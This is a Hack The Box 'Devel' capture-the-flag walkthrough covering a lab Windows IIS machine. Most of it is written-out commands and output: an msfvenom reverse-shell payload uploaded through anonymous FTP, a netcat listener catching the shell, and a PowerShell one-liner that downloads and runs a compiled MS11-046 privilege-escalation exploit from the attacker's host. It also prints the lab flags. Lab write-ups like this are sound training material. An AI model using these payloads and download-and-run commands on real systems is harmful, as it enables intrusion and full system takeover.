Devel

Devel is a cool windows box.

nmap -T5 -A -Pn -p- --min-rate=500 <ip>
Starting Nmap 7.80 (https://nmap.org) at 2020-07-01 00:09 UTC
Nmap scan report for 10.10.10.5
Host is up (0.12s latency).
Not shown: 65533 filtered ports
PORT   STATE SERVICE VERSION
21/tcp open ftp   Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 03-18-17 02:06AM   <DIR>   aspnet_client
| 03-17-17 05:37PM   689 iisstart.htm
|_03-17-17 05:37PM   184946 welcome.png
| ftp-syst:
|_ SYST: Windows_NT
80/tcp open http
| http-methods:
|_ Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/7.5
|_http-title: IIS7
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 214.16 seconds

OPEN PORTS:
FTP (anonymous login)
http (risky methods: Trace)

After attempting an anonymous ftp login, there is nothing of use on the ftp server. Let's attempt to go to the website.

This is all we get on the home page.

if we look up what IIS is, we get:
Internet Information Services (IIS) for Windows® Server is a flexible, secure and manageable Web server for hosting anything on the Web. From media streaming to web applications, IIS's scalable and open architecture is ready to handle the most demanding tasks.

Nice, but how do we go about exploitating this or finding the vulnerabilites?
IIS7 is a version of IIS.

```
Microsoft IIS 7.0 FTP Server - Stack Exh | exploits/windows/dos/17476.rb
Microsoft IIS 7.5 (Windows 7) - FTPSVC U | exploits/windows/dos/15803.py
Microsoft IIS FTP Server - NLST Response | exploits/windows/remote/16740.rb
Microsoft IIS/PWS - CGI Filename Double  | exploits/windows/remote/16467.rb
Microsoft Internet Explorer 8/9/10/11 / | exploits/windows/remote/40721.html
Microsoft Site Server 2.0 with IIS 4.0 - | exploits/windows/remote/20305.txt
Microsoft Windows Media Services - 'nsii | exploits/windows/remote/56.c
```

lets see if nmap can find out the vulnerability:
nmap -p21 -Pn --script vuln 10.10.10.5
No vulnerabilities were found.

After thorough research, this vulenrability looks to be usable via metasploit, but we are avoiding that.

Lets go back to FTP. If we realize that anonymous access is allowed, we might be able to upload a reverse shell. Since this is a windows box runnign IIS web server, lets generate a reverse shell payload via msfvenom.
https://redteamtutorials.com/2018/10/24/msfvenom-cheatsheet/

```
kali@kali:~/Documents/HTB/hackthebox/Devel$ msfvenom -p windows/meterpreter/revers
e_tcp LHOST=inet 10.10.14.3 LPORT=4444 -f asp > shell.asp
```

This will start a meterpreter session. If we want to avoid using meterpreter, we just remove the meterpreter portion and replace it with /shell
msfvenom -p windows/shell_reverse_tcp

Now lets try uploading this reverse shell via ftp:

```
ftp> put Theshell.asp
local: Theshell.asp remote: Theshell.asp
200 PORT command successful.
150 Opening ASCII mode data connection.
226 Transfer complete.
38511 bytes sent in 0.00 secs (39.3644 MB/s)
ftp>
```

It worked! now lets see if we can access this. Via the web browser by typing in the extension /filename.aspx and setting up a listener on our machine.

```
kali@kali:~$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.10.14.3] from (UNKNOWN) [10.10.10.5] 49177
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

c:\windows\system32\inetsrv>
```

We are in! If we navigate to users

```
c:\Users>cd Administrator
cd Administrator
Access is denied.

c:\Users>cd babis
cd babis
Access is denied.

c:\Users>
```

we can see that access is denied. For both admin and user. What does this mean? Windows privesc.

Lets run a systeminfo to see what we can find.

```
Host Name:                 DEVEL
OS Name:                   Microsoft Windows 7 Enterprise
OS Version:                6.1.7600 N/A Build 7600
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:          babis
```

This is a windows 7 system x86, lets look up some privesc techniques.
https://www.exploit-db.com/exploits/40564

We find out that powershell is running on this machine
We can download files remotely via powershell so lets use our exploit, make a directory, place it in a directory and run python -m SimpleHTTPServer 9005
The exploit must be compiled according to the instructions, lets compile:
`i686-w64-mingw32-gcc MS11-046.c -o MS11-046.exe -lws2_32`
(Note- you must download mingw32) apt-install min...

```
kali@kali:~/Documents/HTB/hackthebox/Devel/MyPythonServer$ i686-w64-mingw32-gcc 40
564.c -o 40564.exe -lws2_32
```

then, we can run the python server where the .exe is placed:

```
kali@kali:~/Documents/HTB/hackthebox/Devel/MyPythonServer$ python -m SimpleHTTPSer
ver 9005
Serving HTTP on 0.0.0.0 port 9005 ...
10.10.10.5 - - [01/Jul/2020 13:51:43] "GET /40564.exe HTTP/1.1" 200 -
```

```
kali@kali:~/Documents/HTB/hackthebox/Devel/MyPythonServer$ ls
40564.exe
```

Now we can run powershell to download the exe from our python server:
Lets go to a directory where we know we have rwx priv (Public/Downloads) and

run
 powershell -c "(new-object System.Net.WebClient).DownloadFile('http://10.10.14.3:9005/40564.exe', 'c:\Users\Public\Downloads\40564.exe')"


```
c:\Users\Public\Downloads> powershell -c "(new-object System.Net.WebClient).Downlo
adFile('http://10.10.14.3:9005/40564.exe', 'c:\Users\Public\Downloads\40564.exe')"

 powershell -c "(new-object System.Net.WebClient).DownloadFile('http://10.10.14.3:
9005/40564.exe', 'c:\Users\Public\Downloads\40564.exe')"


c:\Users\Public\Downloads>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 8620-71F1

 Directory of c:\Users\Public\Downloads

05/07/2020  04:51 ��    <DIR>          .
05/07/2020  04:51 ��    <DIR>          ..
05/07/2020  04:51 ��           298.764 40564.exe
```

 as we can see, our 40564.exe was transferred successfully. After running the executable, lets check our privileges to see if it worked:

```
c:\Users\Public\Downloads>40564.exe
40564.exe

c:\Windows\System32>whoami
whoami
nt authority\system
```

 Awesome! Now we can get our root and user flag back in the Users folder and call it quits.

```
 Directory of c:\Users\babis\Desktop

18/03/2017  02:14 ��    <DIR>          .
18/03/2017  02:14 ��    <DIR>          ..
18/03/2017  02:18 ��                32 user.txt.txt
               1 File(s)             32 bytes
               2 Dir(s)  24.423.137.280 bytes free

c:\Users\babis\Desktop>type user.txt.txt
type user.txt.txt
9ecdd6a3aedf24b41562fea70f4cb3e8
```


Directory of c:\Users\Administrator\Desktop
18/03/2017 02:17 ?? <DIR> .
18/03/2017 02:17 ?? <DIR> ..
18/03/2017 02:17 ?? 32 root.txt.txt
1 File(s) 32 bytes
2 Dir(s) 24.423.137.280 bytes free
c:\Users\Administrator\Desktop>type root.txt.txt
type root.txt.txt
e621a0b5041708797c4fc4728bc72b4b